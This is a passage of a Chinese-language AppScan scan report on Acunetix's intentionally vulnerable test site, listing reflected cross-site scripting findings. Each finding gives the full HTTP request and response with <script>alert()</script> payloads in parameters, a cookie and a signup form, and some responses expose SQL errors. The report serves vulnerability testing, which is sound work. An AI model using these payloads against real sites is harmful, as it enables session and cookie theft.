      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
      </embed>
    </p>
    ...
    ...
    ...
  </div>

```

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/search.php

实体: searchFor (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie, 它们可能用于模仿合法用户, 从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至: `<script>alert(194)</script>`

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 49

searchFor=<script>alert(194)</script>&goButton=go

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:29 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
```



```

<h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
<h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
<div id="globalNav">
<table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
<td align="left">
<a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
</a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
|
<a href="guestbook.php">guestbook</a> |
<a href="AJAX/index.php">AJAX Demo</a>
</td>
<td align="right">
</td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
<h2 id='pageName'>searched for: <script> alert(194)</script></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
<form action="search.php?test=query" method="post">
<label>search art</label>
<input name="searchFor" type="text" size="10">
<input name="goButton" type="submit" value="go">
</form>
</div>
<div id="sectionLinks">
<ul>
<li><a href="categories.php">Browse categories</a></li>
<li><a href="artists.php">Browse artists</a></li>
<li><a href="cart.php">Your cart</a></li>
<li><a href="login.php">Signup</a></li>
<li><a href="userinfo.php">Your profile</a></li>
<li><a href="guestbook.php">Our guestbook</a></li>
<li><a href="AJAX/index.php">AJAX Demo</a></li>
</li>
</ul>
</div>
<div class="relatedLinks">
<h3>Links</h3>
<ul>
<li><a href="http://www.acunetix.com">Security art</a></li>
<li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
<li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
<li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
</ul>
</div>
<div id="advert">
<p>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
<param name="movie" value="Flash/add.swf">
<param name="quality" value="high">
<embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
</embed>
</object>
</p>
</div>
</div>
<!--end navbar -->

```

```

<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;w
...
...
...

```

问题 6 / 18

TOC

跨站点脚本编制

严重性: 高

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/listproducts.php

实体: cat (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 3 至: `<script>alert(247)</script>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

GET /listproducts.php?cat=<script>alert(247)</script> HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/categories.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

```

```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:52:12 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

```

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">

```

```

<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '='<script>alert(247)</script>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
    </ul>
  </div>

```

```

</li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
</li>
</ul>
</div>
<div id="advert">
<p>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
<param name="movie" value="Flash/add.swf">
<param name="quality" value="high">
<embed src="Flash/add.swf" quality="high"
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
</embed>
</object>
</p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="
...
...
...

```

问题 7 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/listproducts.php

实体: artist (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至: `<script>alert(451)</script>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

GET /listproducts.php?artist=<script>alert(451)</script> HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:43 GMT

```

```

Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  Error: You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '=<script>alert(451)</script>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
    </ul>
  </div>
</div>

```

```

        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
        <li><a href="userinfo.php">Your profile</a></li>
        <li><a href="guestbook.php">Our guestbook</a></li>
        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
</ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
            <param name="movie" value="Flash/add.swf">
            <param name="quality" value="high">
            <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
        </embed>
    </object>
    </p>
</div>

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a>
...
...
...

```

问题 8 / 18

TOC

跨站点脚本编制

严重性: 高

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/AJAX/showxml.php

实体: mycookie (Cookie)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: **cookie** 从以下位置进行控制: 3 至: 3<script>alert(183)</script>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /AJAX/showxml.php HTTP/1.1
Content-Type: text/xml
Cookie: mycookie=3<script>alert(183)</script>
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 89

<xml>
  <node name="nodename1">nodetext1</node>
  <node name="nodename2">nodetext2</node>
</xml>

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:28 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Your cookie is set to 3<script>alert(183)</script><pre>&lt;xml&gt;&lt;node
name=&quot;nodename1&quot;&gt;nodetext1&lt;/node&gt;&lt;node
name=&quot;nodename2&quot;&gt;nodetext2&lt;/node&gt;&lt;/xml&gt;</pre>
```

问题 9 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/hpp/

实体: pp (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 12 至: 12"/><script>alert(430)</script>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /hpp/?pp=12"/><script>alert(430)</script> HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=12%22%2F%3E%3Cscript%3Ealert%28430%29%3C%2Fscript%3E">link1</a>
<br/><a href="params.php?p=valid&pp=12"/><script>alert(430)</script>>link2</a><br/><form
action="params.php?p=valid&pp=12"/><script>alert(430)</script>><input type=submit name=aaaa/>
</form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>

```

问题 10 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/hpp/params.php

实体: params.php (Page)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: **valid** 至:

%3E%22%27%3E%3Cscript%3Ealert%28156%29%3C%2Fscript%3E

参数 从以下位置进行控制: **12** 至: **%3E%22%27%3E%3Cscript%3Ealert%28156%29%3C%2Fscript%3E**

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

GET /hpp/params.php?p=%3E%22%27%3E%3Cscript%3Ealert%28156%29%3C%2Fscript%3E&--begin_mark_tag--
pp=%3E%22%27%3E%3Cscript%3Ealert%28156%29%3C%2Fscript%3E--end_mark_tag-- HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

```

```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked

```



```
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

>"<script>alert(156)</script>>"<script>alert(156)</script>
```

问题 11 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/hpp/params.php

实体: p (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: valid 至: <script>alert(675)</script>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /hpp/params.php?p=<script>alert(675)</script>&pp=12 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:51 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<script>alert(675)</script>12
```

问题 12 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/hpp/params.php

实体: pp (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 12 至: `<script>alert(693)</script>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /hpp/params.php?p=valid&pp=<script>alert(693)</script> HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/?pp=12
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:54:55 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

valid<script>alert(693)</script>
```

问题 13 / 18

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: newuser.php (Page)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: -- 至: %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: -- 至: %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: -- 至: %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: -- 至: %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: 1234 至: %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: test@altoromutual.com 至:
 %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: 555-555-5555 至:
 %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: 753 Main Street 至:
 %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E
 参数 从以下位置进行控制: signup 至:
 %3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 546

uuname=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E&--begin_mark_tag--
upass=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
upass2=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
urname=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
ucc=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
uemail=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
uphone=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
uaddress=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--&--begin_mark_tag--
signup=%3E%22%27%3E%3Cscript%3Ealert%28149%29%3C%2Fscript%3E--end_mark_tag--

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:50:56 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the right syntax to use near '
  <script>alert(149)</script>' at line 1
```

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: uuname (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)差异: 参数 从以下位置进行控制: 至: `<script>alert(435)</script>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 156

uuname=<script>alert(435)
